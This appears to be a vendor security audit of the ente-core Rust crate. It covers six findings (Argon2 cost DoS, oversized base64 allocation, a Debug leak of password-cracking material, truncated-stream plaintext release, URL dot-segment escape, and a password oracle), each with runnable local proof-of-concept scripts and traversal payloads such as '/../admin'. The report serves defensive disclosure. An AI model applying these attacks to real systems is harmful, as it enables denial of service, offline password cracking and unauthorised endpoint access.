winfunc

CODEBASE AUDIT REPORT

TARGET PROJECT

core

REPORT DATE

Thursday, April 2, 2026

EXECUTIVE SUMMARY

CRITICAL	HIGH	MEDIUM	LOW
0	0	4	2

This report contains detailed analysis of **6** security vulnerabilities identified during the assessment. The findings are classified according to the Common Vulnerability Scoring System (CVSS).

PREPARED BY

Winfunc Security Team

winfunc.com

INDEX

Total: 6 vulnerabilities

Server-controlled Argon2 costs can trigger client-side login DoS

MEDIUM 6.5

Vulnerability Description

Authentication flows accept server-provided `mem_limit` and `ops_limit` values and feed them directly into Argon2 without a safe client-side cap. A malicious authentication server, or an attacker who can tamper with auth metadata, can force the client to perform excessive memory allocation and CPU work during login.

Root Cause

`KeyAttributes` and `SrpAttributes` expose `mem_limit` / `ops_limit` as server-controlled values in `src/auth/types.rs`. Those values are consumed by `derive_srp_credentials()`, `derive_kek()`, `decrypt_secrets()`, `derive_login_key_for_srp()`, and `derive_keys_for_login()`, all of which call `argon::derive_key_secure()`. Inside `src/crypto/impl_pure/argon.rs`, `derive_key_bytes()` checks only a tiny minimum, alignment, and `ops_limit >= 1` before constructing Argon2 parameters and running the expensive hash.

Impact

A malicious server can turn normal password authentication into a high-latency or memory-hungry operation. On constrained clients this can freeze the UI, trigger watchdogs, or terminate the process before authentication completes.

Impact Analysis

Attack Narrative

A malicious or compromised authentication service returns oversized Argon2 work factors in `SrpAttributes` or `KeyAttributes`. The victim then attempts a normal login flow. Before the client can report success or failure, the SDK spends attacker-chosen CPU time or memory in Argon2.

Preconditions

- The attacker controls the authentication server, or can tamper with auth metadata in transit.
- The victim attempts login or another password-derived auth flow.
- The client trusts the returned `mem_limit` and `ops_limit` values.

Confirmed Effect

Bounded local reproduction showed that larger accepted `mem_limit` and `ops_limit` values measurably increase runtime and memory usage while still being accepted by the crate.

Recommended Fix

Recommended Fix

Reject remote Argon2 parameters that exceed an explicit client-side budget before calling `argon::derive_key_secure()`. The same validator should be used in all auth entry points that consume server-provided KDF settings.

Verification After Fix

Re-run the PoC and confirm that the oversized settings fail fast with a validation error instead of performing expensive derivation work.

CVSS Vector Analysis

`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H` v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C None	I None	A High

Vulnerability Locations

SOURCE LOCATION

`src/auth/types.rs:125:SrpAttributes.mem_limit`

SINK LOCATION

`src/crypto/impl_pure/argon.rs:118:derive_key_bytes()`

Sink to Source Flow

1 src/auth/types.rs :125

```
pub mem_limit: u32,
```

Server-controlled Argon2 memory cost enters the SDK through deserialized SRP attributes.

Source (User Input)

2 src/auth/api.rs :141

```
pub fn derive_srp_credentials(password: &str, srp_attrs: &SrpAttributes) -
> Result<SrpCredentials> {
```

The high-level auth API accepts server-supplied work factors during normal login flows.

3 src/auth/login.rs :19

```
let mem_limit = attributes.mem_limit.ok_or(AuthError::MissingField("mem_li
mit"))?;
```

Legacy login helpers also accept server-provided KDF costs from key attributes.

4 src/crypto/impl_pure/argon.rs :85

```
if mem_limit < MEMLIMIT_MIN { ... }
```

The Argon2 wrapper enforces only minimums and alignment, not a safe client policy ceiling.

5 src/crypto/impl_pure/argon.rs :118

```
argon2.hash_password_into(password, salt, &mut key)
```

The client commits attacker-chosen CPU and memory costs at the Argon2 sink.

Sink (Vulnerable Point)

Proof of Concept

Environment

- **OS:** macOS or Linux
- **Dependencies:** Rust stable toolchain and standard repo build prerequisites

- **Target Setup:** Run from the repository root containing the vulnerable crate.

Runnable PoC

```
#!/usr/bin/env bash
set -euo pipefail

REPO_ROOT="$(cd "$(dirname "$0")/../../.." && pwd)"
WORKDIR="$(mktemp -d)"
trap 'rm -rf "$WORKDIR"' EXIT
export CARGO_TARGET_DIR="$REPO_ROOT/target/security-audit-pocs"
export RUSTC_WRAPPER=""
export TMPDIR="/tmp"

mkdir -p "$WORKDIR/src"
cat > "$WORKDIR/Cargo.toml" <<EOF
[package]
name = "poc-argon-unbounded-costs"
version = "0.1.0"
edition = "2021"

[dependencies]
ente-core = { path = "$REPO_ROOT" }
EOF

cat > "$WORKDIR/src/main.rs" <<'RS'
use ente_core::{auth, crypto};
use std::time::Instant;

fn timed_derive(password: &str, salt_b64: &str, mem_limit: u32, ops_limit:
u32) -> Result<(usize, u128), Box<dyn std::error::Error>> {
    let start = Instant::now();
    let key = auth::derive_kek(password, salt_b64, mem_limit, ops_limit)?;
    Ok((key.len(), start.elapsed().as_millis()))
}

fn main() -> Result<(), Box<dyn std::error::Error>> {
    crypto::init()?;

    let salt_b64 = crypto::encode_b64(&[0x11u8; 16]);
    let (baseline_len, baseline_ms) = timed_derive("proof-password", &salt
_b64, 67_108_864, 2)?;
    let (high_mem_len, high_mem_ms) = timed_derive("proof-password", &salt
_b64, 134_217_728, 2)?;
    let (high_ops_len, high_ops_ms) = timed_derive("proof-password", &salt
_b64, 67_108_864, 32)?;
```

```
    println!("baseline_len={baseline_len}");
    println!("high_mem_len={high_mem_len}");
    println!("high_ops_len={high_ops_len}");
    println!("high_mem_slower={}", high_mem_ms > baseline_ms);
    println!("high_ops_slower={}", high_ops_ms > baseline_ms);
    println!("baseline_ms={baseline_ms}");
    println!("high_mem_ms={high_mem_ms}");
    println!("high_ops_ms={high_ops_ms}");

    Ok(())
}
RS

cargo run --quiet --manifest-path "$WORKDIR/Cargo.toml"
```

Steps

1. Run the PoC script from the repository root.
    - Expected: the script completes without manual edits and prints the verification markers shown below.

Verification

```
baseline_len=32
high_mem_len=32
high_ops_len=32
high_mem_slower=true
high_ops_slower=true
# timing lines follow and vary by machine
```

Outcome

The PoC shows that attacker-controlled high-memory and high-iteration settings are accepted by the SDK and are measurably slower than the baseline login KDF settings.

Oversized auth base64 fields are decoded before validation

MEDIUM 6.5

Vulnerability Description

Auth and recovery helpers fully decode attacker-controlled base64 fields into heap buffers before applying cryptographic length checks. A malicious auth server can therefore send oversized `public_key`, `encrypted_token`, or related fields and force large client-side allocations during login or recovery.

Root Cause

`KeyAttributes` and related auth structures store untrusted fields such as `encrypted_key`, `encrypted_secret_key`, `public_key`, and `encrypted_token` as unconstrained strings. Auth flows in `src/auth/api.rs`, `src/auth/login.rs`, and `src/auth/recovery.rs` call `crypto::decode_b64()` on those fields before SecretBox or sealed-box code validates sizes. `decode_b64()` in `src/crypto/mod.rs` is a thin wrapper over full-buffer base64 decode with no size cap.

Impact

A malicious server can trigger client-side memory pressure, process termination, or UI watchdog failures before the malformed auth response is rejected.

Impact Analysis

Attack Narrative

The attacker sends a syntactically valid auth response whose base64 fields decode to a very large byte string. The SDK allocates the decoded buffer immediately, then only later discovers that the decoded value is not a valid public key, nonce, or ciphertext.

Preconditions

- The attacker controls auth or recovery metadata delivered to the client.

- The embedding application does not apply a stricter response-size cap before passing data into the SDK.

Confirmed Effect

A local harness replaced `KeyAttributes.public_key` with an 8 MiB decoded payload. The SDK decoded the entire field and only then returned `InvalidKeyAttributes`.

Recommended Fix

Recommended Fix

Enforce maximum accepted sizes for base64-encoded auth fields before decoding them. Apply that validation to `public_key`, `encrypted_key`, `encrypted_secret_key`, `encrypted_token`, and recovery-related encrypted fields.

Verification After Fix

Re-run the PoC and confirm that the oversized field is rejected before a full decode/allocation occurs.

CVSS Vector Analysis

`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H` v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C None	I None	A High

Vulnerability Locations

SOURCE LOCATION

`src/auth/types.rs:20:KeyAttributes.public_key`

SINK LOCATION

`src/crypto/mod.rs:221:decode_b64()`

Sink to Source Flow

1 src/auth/types.rs :20

```
pub public_key: String,
```

The server-controlled public-key field is stored as an unconstrained string in auth metadata.

Source (User Input)

2 src/auth/api.rs :249

```
let public_key = crypto::decode_b64(&key_attrs.public_key)
```

The auth path decodes the attacker-controlled string before any public-key length check runs.

3 src/auth/login.rs :60

```
let public_key = crypto::decode_b64(&attributes.public_key)
```

The legacy login path performs the same unchecked full-buffer decode.

4 src/auth/recovery.rs :62

```
let public_key = crypto::decode_b64(&attributes.public_key)
```

Recovery flows also decode attacker-sized fields before crypto validation.

5 src/crypto/mod.rs :221

```
pub fn decode_b64(input: &str) -> Result<Vec<u8>> {
```

The sink allocates and decodes the full attacker-controlled buffer with no size cap.

Sink (Vulnerable Point)

Proof of Concept

Environment

- **OS:** macOS or Linux
- **Dependencies:** Rust stable toolchain and standard repo build prerequisites
- **Target Setup:** Run from the repository root containing the vulnerable crate.

Runnable PoC

```
#!/usr/bin/env bash
set -euo pipefail

REPO_ROOT="$(cd "$(dirname "$0")/../../.." && pwd)"
WORKDIR="$(mktemp -d)"
trap 'rm -rf "$WORKDIR"' EXIT
export CARGO_TARGET_DIR="$REPO_ROOT/target/security-audit-pocs"
export RUSTC_WRAPPER=""
export TMPDIR="/tmp"

mkdir -p "$WORKDIR/src"
cat > "$WORKDIR/Cargo.toml" <<EOF
[package]
name = "poc-oversized-auth-blobs"
version = "0.1.0"
edition = "2021"

[dependencies]
ente-core = { path = "$REPO_ROOT" }
EOF

cat > "$WORKDIR/src/main.rs" <<'RS'
use ente_core::{auth, crypto};

fn main() -> Result<(), Box<dyn std::error::Error>> {
    crypto::init()?;

    let password = "proof-password";
    let generated = auth::generate_keys_with_strength(password, auth::KeyD
erivationStrength::Interactive)?;
    let public_key = crypto::decode_b64(&generated.key_attributes.public_k
ey)?;
    let encrypted_token = crypto::encode_b64(&crypto::sealed::seal(b"proof
-token", &public_key)?);
    let kek = auth::derive_kek(
        password,
        &generated.key_attributes.kek_salt,
        generated.key_attributes.mem_limit.unwrap(),
        generated.key_attributes.ops_limit.unwrap(),
    )?;

    let oversized_len = 8 * 1024 * 1024;
    let oversized_b64 = crypto::encode_b64(&vec![0u8; oversized_len]);
    let mut mutated = generated.key_attributes.clone();
    mutated.public_key = oversized_b64;
```

```
    let result = auth::decrypt_secrets(&kek, &mutated, &encrypted_token);
    let status = match result {
        Err(auth::AuthError::InvalidKeyAttributes) => "InvalidKeyAttribute
s",
        Err(auth::AuthError::Decode(_)) => "DecodeError",
        Ok(_) => "Ok",
        Err(_) => "OtherError",
    };

    println!("decoded_public_key_bytes={oversized_len}");
    println!("status={status}");
    Ok(())
}
RS

cargo run --quiet --manifest-path "$WORKDIR/Cargo.toml"
```

Steps

1. Run the PoC script from the repository root.
    - Expected: the script completes without manual edits and prints the verification markers shown below.

Verification

```
decoded_public_key_bytes=8388608
status=InvalidKeyAttributes
```

Outcome

The PoC mutates a valid auth bundle so that the public-key field decodes to 8 MiB of attacker-controlled bytes and shows that the SDK reaches a later validation error only after performing the oversized decode.

Auth debug output leaks offline password-cracking material

MEDIUM 6.0

Vulnerability Description

KeyGenResult presents itself as a redacted debug-friendly type, but its custom Debug implementation still embeds the full nested KeyAttributes object. Because KeyAttributes derives Debug, formatting KeyGenResult or KeyAttributes with {:?} exposes the exact salt, ciphertext, nonce, and KDF parameters needed for offline password verification and master-key recovery.

Root Cause

KeyAttributes is declared with #[derive(Debug)], so its raw fields are printed verbatim. KeyGenResult::fmt() then redacts only the obvious plaintext secrets while still forwarding .field("key_attributes", &self.key_attributes), creating a misleadingly safe-looking debug surface.

Impact

Any attacker who obtains those logs, crash reports, or telemetry records can test password guesses offline. For crackable passwords, the leaked tuple is sufficient to derive the KEK and recover the master key and secret key material without further server interaction.

Impact Analysis

Attack Narrative

A downstream application logs KeyGenResult or KeyAttributes with {:?} during signup, password rotation, or troubleshooting. Because the debug output looks partially redacted, developers may incorrectly treat it as log-safe. A log reader can then extract kek_salt, encrypted_key, key_decryption_nonce, encrypted_secret_key, secret_key_decryption_nonce, and the Argon2 parameters.

Preconditions

- The application logs or exports {:?} output for KeyGenResult or KeyAttributes.

- The attacker can read those logs, telemetry payloads, or crash dumps.
- The target password is weak or guessable enough for offline guessing to succeed within the attacker's resources.

Confirmed Effect

A local harness showed both that the debug surface leaks the nested KeyAttributes values and that the leaked tuple works as an offline password-verification corpus: the correct password decrypts successfully and a wrong password does not.

Recommended Fix


Recommended Fix

Remove derived Debug from KeyAttributes and replace it with a fully redacted manual formatter. Keep KeyGenResult::Debug structural, but ensure it never embeds raw nested auth material. Add regression tests proving that format!("{:?}", key_attributes) and format!("{:?}", key_gen_result) do not contain salts, ciphertexts, or nonces.

Verification After Fix

Re-run the PoC and confirm that debug_leaks_keyattrs=false while the cryptographic behavior of derive_kek()/decrypt_keys_only() remains unchanged.

CVSS Vector Analysis



Vulnerability Locations

SOURCE LOCATION

`src/auth/key_gen.rs:64:generate_keys_with_strength()`

SINK LOCATION

`src/auth/types.rs:77:KeyGenResult::fmt()`

Sink to Source Flow

1 src/auth/key_gen.rs :64

```
let key_attributes = KeyAttributes {
```

Signup key generation constructs the exact KeyAttributes tuple that later acts as the offline password-verification corpus.

Source (User Input)

2 src/auth/types.rs :10

```
#[derive(Debug, Clone, Serialize, Deserialize)]
```

KeyAttributes derives Debug, so formatting it prints raw salts, ciphertexts, nonces, and KDF parameters.

3 src/auth/types.rs :77

```
impl fmt::Debug for KeyGenResult {
```

KeyGenResult presents itself as a redacted debug formatter but still embeds the nested key_attributes field.

4 src/auth/types.rs :80

```
.field("key_attributes", &self.key_attributes)
```

The supposedly safe debug surface forwards the full KeyAttributes object verbatim into log output.

5 src/auth/api.rs :167

```
pub fn derive_kek(
```

The SDK later consumes the leaked kek_salt and Argon2 parameters to derive password guesses offline.

6 src/auth/api.rs :103

```
fn decrypt_keys_only_secure(
```

The leaked ciphertexts and nonces are then sufficient to validate password guesses and recover key material offline.

Sink (Vulnerable Point)

>_ Proof of Concept

Environment

- **OS:** macOS or Linux
- **Dependencies:** Rust stable toolchain and standard repo build prerequisites
- **Target Setup:** Run from the repository root containing the vulnerable crate.

Runnable PoC

```
#!/usr/bin/env bash
set -euo pipefail

REPO_ROOT="$(cd "$(dirname "$0")/../../.." && pwd)"
WORKDIR="$(mktemp -d)"
trap 'rm -rf "$WORKDIR"' EXIT
export CARGO_TARGET_DIR="$REPO_ROOT/target/security-audit-pocs"
export RUSTC_WRAPPER=""
export TMPDIR="/tmp"

mkdir -p "$WORKDIR/src"
cat > "$WORKDIR/Cargo.toml" <<EOF
[package]
name = "poc-auth-debug-output-leak"
version = "0.1.0"
edition = "2021"

[dependencies]
ente-core = { path = "$REPO_ROOT" }
EOF

cat > "$WORKDIR/src/main.rs" <<'RS'
use ente_core::{auth::{self, KeyDerivationStrength}, crypto};

fn main() -> Result<(), Box<dyn std::error::Error>> {
    crypto::init()?;

    let password = "correct horse battery staple";
    let result = auth::generate_keys_with_strength(password, KeyDerivation
Strength::Interactive)?;
    let debug_output = format!("{result:?}");

    let debug_leaks_keyattrs = debug_output.contains(&result.key_attribute
s.kek_salt)
        && debug_output.contains(&result.key_attributes.encrypted_key)
```

```
        && debug_output.contains(&result.key_attributes.key_decryption_non
ce)
        && debug_output.contains(&result.key_attributes.encrypted_secret_k
ey)
        && debug_output.contains(&result.key_attributes.secret_key_decrypt
ion_nonce);

    let good_kek = auth::derive_kek(
        password,
        &result.key_attributes.kek_salt,
        result.key_attributes.mem_limit.unwrap(),
        result.key_attributes.ops_limit.unwrap(),
    )?;
    let decrypt_with_correct_password = auth::decrypt_keys_only(&good_kek,
&result.key_attributes).is_ok();

    let wrong_kek = auth::derive_kek(
        "wrong-password",
        &result.key_attributes.kek_salt,
        result.key_attributes.mem_limit.unwrap(),
        result.key_attributes.ops_limit.unwrap(),
    )?;
    let decrypt_with_wrong_password = auth::decrypt_keys_only(&wrong_kek,
&result.key_attributes).is_ok();

    println!("debug_leaks_keyattrs={debug_leaks_keyattrs}");
    println!("decrypt_with_correct_password={decrypt_with_correct_passwor
d}");
    println!("decrypt_with_wrong_password={decrypt_with_wrong_password}");

    Ok(())
}
RS

cargo run --quiet --manifest-path "$WORKDIR/Cargo.toml"
```

Steps

1. Run the PoC script from the repository root.
    - Expected: the harness prints the three verification markers shown below.

Verification

```
debug_leaks_keyattrs=true
decrypt_with_correct_password=true
```

```
decrypt_with_wrong_password=false
```

Outcome

The PoC demonstrates that KeyGenResult debug output contains the raw nested KeyAttributes values and that the leaked tuple can be used as an offline password-verification corpus.

Streaming SecretStream decryption writes plaintext before truncation failure

MEDIUM 4.3

Vulnerability Description

`stream::decrypt_file()` and `stream::StreamingDecryptor::read()` release authenticated plaintext from non-final SecretStream chunks before they know whether the stream is complete. If an attacker truncates a legitimate multi-chunk ciphertext before the final chunk, the API returns `StreamTruncated` only after already writing or returning the plaintext prefix.

Root Cause

`StreamDecryptor::pull_in_place()` authenticates a chunk and returns its tag, but it does not require `TAG_FINAL`. The public streaming helpers then emit plaintext immediately and defer completeness checks until a later EOF condition.

Impact

Applications that process streamed plaintext before checking the final return value can persist or act on attacker-controlled truncated output as though it were a complete verified message.

Impact Analysis

Attack Narrative

The attacker takes a legitimate multi-chunk SecretStream ciphertext and drops the final chunk. Earlier MESSAGE chunks still authenticate. The SDK releases their plaintext immediately and only later returns `StreamTruncated` when it notices the missing final chunk.

Preconditions

- The attacker can supply a truncated SecretStream ciphertext that was originally produced by the expected format.
- The application uses `decrypt_file()` or incremental `StreamingDecryptor::read()`.

- The application acts on plaintext before it treats the final return value as authoritative.

Confirmed Effect

A proof harness showed both APIs returning or writing a 4 MiB plaintext prefix before returning `StreamTruncated`.

Recommended Fix

Recommended Fix

Fail closed with respect to end-of-stream integrity. Either buffer output until a final tag is verified, or clearly split APIs so atomic verified output is separate from incremental best-effort streaming.

Verification After Fix

Re-run the PoC and confirm that no plaintext is emitted before the truncation error, or that a new API contract makes partial output impossible to confuse with fully verified output.

CVSS Vector Analysis

`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N` v3.1

AV	AC	PR	UI
Network	Low	None	Required

S	C	I	A
Unchanged	None	Low	None

Vulnerability Locations

SOURCE LOCATION

`src/crypto/impl_pure/stream.rs:776:decrypt_file()`

SINK LOCATION

`src/crypto/impl_pure/stream.rs:798:decrypt_file()`

Sink to Source Flow

1 src/crypto/impl_pure/stream.rs :690

```
let is_final = next_len == 0;
```

Legitimate multi-chunk ciphertexts contain authenticated non-final MESSAGE chunks, so truncating a real ciphertext leaves a valid prefix.

Source (User Input)

2 src/crypto/impl_pure/stream.rs :236

```
pub fn pull_in_place(&mut self, buffer: &mut Vec<u8>, ad: &[u8]) -> Result
<u8> {
```

The chunk decryptor authenticates a chunk and returns its tag without enforcing end-of-stream.

3 src/crypto/impl_pure/stream.rs :584

```
let tag = self.decryptor.pull_in_place(&mut self.buffer, &[])?;
```

StreamingDecryptor::read() decrypts a chunk successfully before it knows whether a final tag will ever arrive.

4 src/crypto/impl_pure/stream.rs :596

```
buf[..to_copy].copy_from_slice(&self.buffer[..to_copy]);
```

Plaintext is copied into the caller buffer immediately after chunk authentication.

5 src/crypto/impl_pure/stream.rs :798

```
writer.write_all(&decrypt_buffer)?;
```

decrypt_file() writes plaintext to the caller sink before a later EOF reveals truncation.

Sink (Vulnerable Point)

Proof of Concept

Environment

- **OS:** macOS or Linux
- **Dependencies:** Rust stable toolchain and standard repo build prerequisites
- **Target Setup:** Run from the repository root containing the vulnerable crate.

Runnable PoC

```
#!/usr/bin/env bash
set -euo pipefail

REPO_ROOT="$(cd "$(dirname "$0")/../../.." && pwd)"
WORKDIR="$(mktemp -d)"
trap 'rm -rf "$WORKDIR"' EXIT
export CARGO_TARGET_DIR="$REPO_ROOT/target/security-audit-pocs"
export RUSTC_WRAPPER=""
export TMPDIR="/tmp"

mkdir -p "$WORKDIR/src"
cat > "$WORKDIR/Cargo.toml" <<EOF
[package]
name = "poc-streaming-prefix-plaintext"
version = "0.1.0"
edition = "2021"

[dependencies]
ente-core = { path = "$REPO_ROOT" }
EOF

cat > "$WORKDIR/src/main.rs" <<'RS'
use ente_core::crypto::{self, stream::{self, ENCRYPTION_CHUNK_SIZE, Stream
ingDecryptor}};
use std::io::{Cursor, Write};

struct RecordingWriter(Vec<u8>);

impl Write for RecordingWriter {
    fn write(&mut self, buf: &[u8]) -> std::io::Result<usize> {
        self.0.extend_from_slice(buf);
        Ok(buf.len())
    }

    fn flush(&mut self) -> std::io::Result<()> {
        Ok(())
    }
}

fn main() -> Result<(), Box<dyn std::error::Error>> {
    crypto::init()?;

    let key = vec![0x42u8; stream::KEY_BYTES];
    let plaintext = vec![b'A'; ENCRYPTION_CHUNK_SIZE + 32];
```

```
    let mut encrypted = Vec::new();
    let mut reader = Cursor::new(&plaintext);
    let (_returned_key, header) = stream::encrypt_file(&mut reader, &mut e
ncrypted, Some(&key))?;

    let truncated = &encrypted[..encrypted.len() - (32 + stream::ABYTES)];

    let mut writer = RecordingWriter(Vec::new());
    let mut encrypted_reader = Cursor::new(truncated);
    let decrypt_file_result = stream::decrypt_file(&mut encrypted_reader,
&mut writer, &header, &key);
    let decrypt_file_status = match decrypt_file_result {
        Err(ente_core::crypto::CryptoError::StreamTruncated) => "StreamTru
ncated",
        Ok(()) => "Ok",
        Err(_) => "OtherError",
    };

    let mut wire = Vec::new();
    wire.extend_from_slice(&header);
    wire.extend_from_slice(truncated);
    let mut streaming = StreamingDecryptor::new(&key, Cursor::new(wire))?;
    let mut buf = vec![0u8; 8192];
    let mut total = 0usize;
    let streaming_status = loop {
        match streaming.read(&mut buf) {
            Ok(0) => break "Ok",
            Ok(n) => total += n,
            Err(ente_core::crypto::CryptoError::StreamTruncated) => break
"StreamTruncated",
            Err(_) => break "OtherError",
        }
    };

    println!("decrypt_file_status={decrypt_file_status}");
    println!("decrypt_file_written={}", writer.0.len());
    println!(
        "decrypt_file_prefix_match={}",
        writer.0.as_slice() == &plaintext[..ENCRYPTION_CHUNK_SIZE]
    );
    println!("streaming_status={streaming_status}");
    println!("streaming_written={total}");
    println!("streaming_prefix_match={}", total == ENCRYPTION_CHUNK_SIZE);

    Ok(())
}
RS
```

```
cargo run --quiet --manifest-path "$WORKDIR/Cargo.toml"
```

Steps

1. Run the PoC script from the repository root.
    - Expected: the script completes without manual edits and prints the verification markers shown below.

Verification

```
decrypt_file_status=StreamTruncated
decrypt_file_written=4194304
decrypt_file_prefix_match=true
streaming_status=StreamTruncated
streaming_written=4194304
streaming_prefix_match=true
```

Outcome

The PoC proves that both decrypt_file() and StreamingDecryptor::read() emit a 4 MiB plaintext prefix before returning StreamTruncated for a deliberately truncated multi-chunk ciphertext.

HttpClient base-path prefix can be escaped with dot segments

LOW 3.7

Vulnerability Description

`HttpClient::request_url()` builds URLs with raw string concatenation. When the configured `base_url` includes a path prefix such as `/v1`, reqwest normalizes dot segments in attacker-influenced request paths and the effective outbound request can leave that prefix.

Root Cause

`HttpClient::new()` stores the base URL after only trimming a trailing slash. `request_url()` validates that the request path starts with `/`, parses the base URL to reject query/fragment components, and then returns `format!("{}{}", self.base_url, path)`. It does not reject or canonicalize `..` segments or use a path-safe URL join.

Impact

Consumers that treat the configured base-path prefix as a routing boundary can be tricked into reaching unintended same-origin endpoints such as `/admin`.

Impact Analysis

Attack Narrative

The attacker supplies a request path such as `/../admin` or `/%2e%2e/admin`. After raw string concatenation, reqwest normalizes the resulting absolute URL and sends the request to `/admin` instead of remaining under the configured base path.

Preconditions

- The application uses a base URL with a meaningful non-root path prefix, such as `https://host/api/v1`.
- The attacker can influence the `path` argument passed to `HttpClient::get()`.
- The same origin exposes sensitive endpoints outside the configured prefix.

Confirmed Effect

A loopback harness showed both raw and encoded dot-segment payloads producing an outbound request line of `GET /admin HTTP/1.1`.

Recommended Fix

Recommended Fix

Stop concatenating URLs manually. Parse the base URL once, join paths with a structured URL API, and reject or normalize dot segments before enforcing any path-prefix policy.

Verification After Fix

Re-run the PoC and confirm that `/../admin` and `/%2e%2e/admin` are either rejected or remain under the configured prefix.

CVSS Vector Analysis

`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N` v3.1

AV Network	AC High	PR None	UI None
S Unchanged	C Low	I None	A None

Vulnerability Locations

SOURCE LOCATION

`src/http.rs:84:HttpClient::get()`

SINK LOCATION

`src/http.rs:86:HttpClient::get()`

Sink to Source Flow

1 src/http.rs :76

```
pub fn new(base_url: &str) -> Self {
```

The client stores a path-prefixed base URL without preserving any structured invariant about remaining under that prefix.

Source (User Input)

2 src/http.rs :84

```
pub async fn get(&self, path: &str) -> Result<String, Error> {
```

Caller-controlled request paths enter the helper here.

3 src/http.rs :92

```
fn request_url(&self, path: &str) -> Result<String, Error> {
```

The request URL helper performs only a leading-slash check and base-URL parse.

4 src/http.rs :107

```
Ok(format!("{}{}", self.base_url, path))
```

The final URL is assembled by string concatenation rather than safe path joining.

5 src/http.rs :86

```
let response = self.client.get(&url).send().await?;
```

Reqwest reparses and canonicalizes the dot segments before sending the outbound request.

Sink (Vulnerable Point)

>_ Proof of Concept

Environment

- **OS:** macOS or Linux
- **Dependencies:** Rust stable toolchain and standard repo build prerequisites
- **Target Setup:** Run from the repository root containing the vulnerable crate.

Runnable PoC

```
#!/usr/bin/env bash
set -euo pipefail

REPO_ROOT="$(cd "$(dirname "$0")/../../.." && pwd)"
WORKDIR="$(mktemp -d)"
trap 'rm -rf "$WORKDIR"' EXIT
export CARGO_TARGET_DIR="$REPO_ROOT/target/security-audit-pocs"
```

```
export RUSTC_WRAPPER=""
export TMPDIR="/tmp"

mkdir -p "$WORKDIR/src"
cat > "$WORKDIR/Cargo.toml" <<EOF
[package]
name = "poc-http-basepath-escape"
version = "0.1.0"
edition = "2021"

[dependencies]
ente-core = { path = "$REPO_ROOT" }
tokio = { version = "1", features = ["rt-multi-thread", "macros"] }
EOF

cat > "$WORKDIR/src/main.rs" <<'RS'
use ente_core::http::HttpClient;
use std::io::{BufRead, BufReader, Write};
use std::net::TcpListener;
use std::thread;

fn spawn_server() -> std::io::Result<(u16, thread::JoinHandle<std::io::Res
ult<String>>)> {
    let listener = TcpListener::bind("127.0.0.1:0")?;
    let port = listener.local_addr()?.port();
    let handle = thread::spawn(move || -> std::io::Result<String> {
        let (mut stream, _) = listener.accept()?;
        let mut reader = BufReader::new(stream.try_clone()?);
        let mut request_line = String::new();
        reader.read_line(&mut request_line)?;
        stream.write_all(b"HTTP/1.1 200 OK\r\nContent-Length: 2\r\nConnect
ion: close\r\n\r\nok")?;
        Ok(request_line.trim_end().to_string())
    });
    Ok((port, handle))
}

#[tokio::main]
async fn main() -> Result<(), Box<dyn std::error::Error>> {
    let (port_plain, handle_plain) = spawn_server()?;
    let plain_client = HttpClient::new(&format!("http://127.0.0.1:{port_pl
ain}/v1"));
    let _ = plain_client.get("/../admin").await?;
    let request_line_plain = handle_plain.join().unwrap()?;

    let (port_encoded, handle_encoded) = spawn_server()?;
    let encoded_client = HttpClient::new(&format!("http://127.0.0.1:{port_
encoded}/v1"));
```

```
    let _ = encoded_client.get("/%2e%2e/admin").await?;
    let request_line_encoded = handle_encoded.join().unwrap()?;

    println!("request_line_plain={request_line_plain}");
    println!("request_line_encoded={request_line_encoded}");
    Ok(())
}
RS

cargo run --quiet --manifest-path "$WORKDIR/Cargo.toml"
```

Steps

1. Run the PoC script from the repository root.
    - Expected: the script completes without manual edits and prints the verification markers shown below.

Verification

```
request_line_plain=GET /admin HTTP/1.1
request_line_encoded=GET /admin HTTP/1.1
```

Outcome

The PoC starts a local HTTP server and proves that both raw and encoded dot-segment payloads escape a /v1 base path and are sent as GET /admin.

Server-controlled auth metadata enables a password-equality oracle

LOW 2.4

Vulnerability Description

Because the client fully trusts server-supplied `KeyAttributes` and `SrpAttributes`, a malicious authentication server can build auth metadata for an attacker-chosen password guess and learn whether the user entered that guess based on success or failure.

Root Cause

The documented login flows consume server-provided salts, work factors, SRP identity/challenge material, and encrypted key blobs directly. The same crate also exposes the building blocks needed to generate password-bound auth material for any chosen guess. That lets a malicious server turn the client into an online password-equality oracle.

Impact

The attacker must already control the authentication server or the authenticated channel to it, so this is low severity. Even so, it weakens the stated trust boundary of the login protocol by allowing one password guess to be tested per login attempt.

Impact Analysis

Attack Narrative

The attacker chooses a password guess `g`, uses the SDK's own generation logic to mint auth material bound to `g`, and serves that material to the victim client. If the victim enters `g`, local decryption succeeds; otherwise it fails.

Preconditions

- The attacker controls the authentication server or can tamper with authenticated server responses.
- The victim attempts a normal login.

- The attacker can observe whether the client accepted or rejected the attacker-issued metadata.

Confirmed Effect

A local harness showed `match_success=true` and `mismatch_success=false` for attacker-forged metadata tied to a chosen password guess.

Recommended Fix

Recommended Fix

Bind login to previously trusted account state instead of accepting all security-critical metadata fresh from the server, or authenticate/pin the metadata that influences password validation.

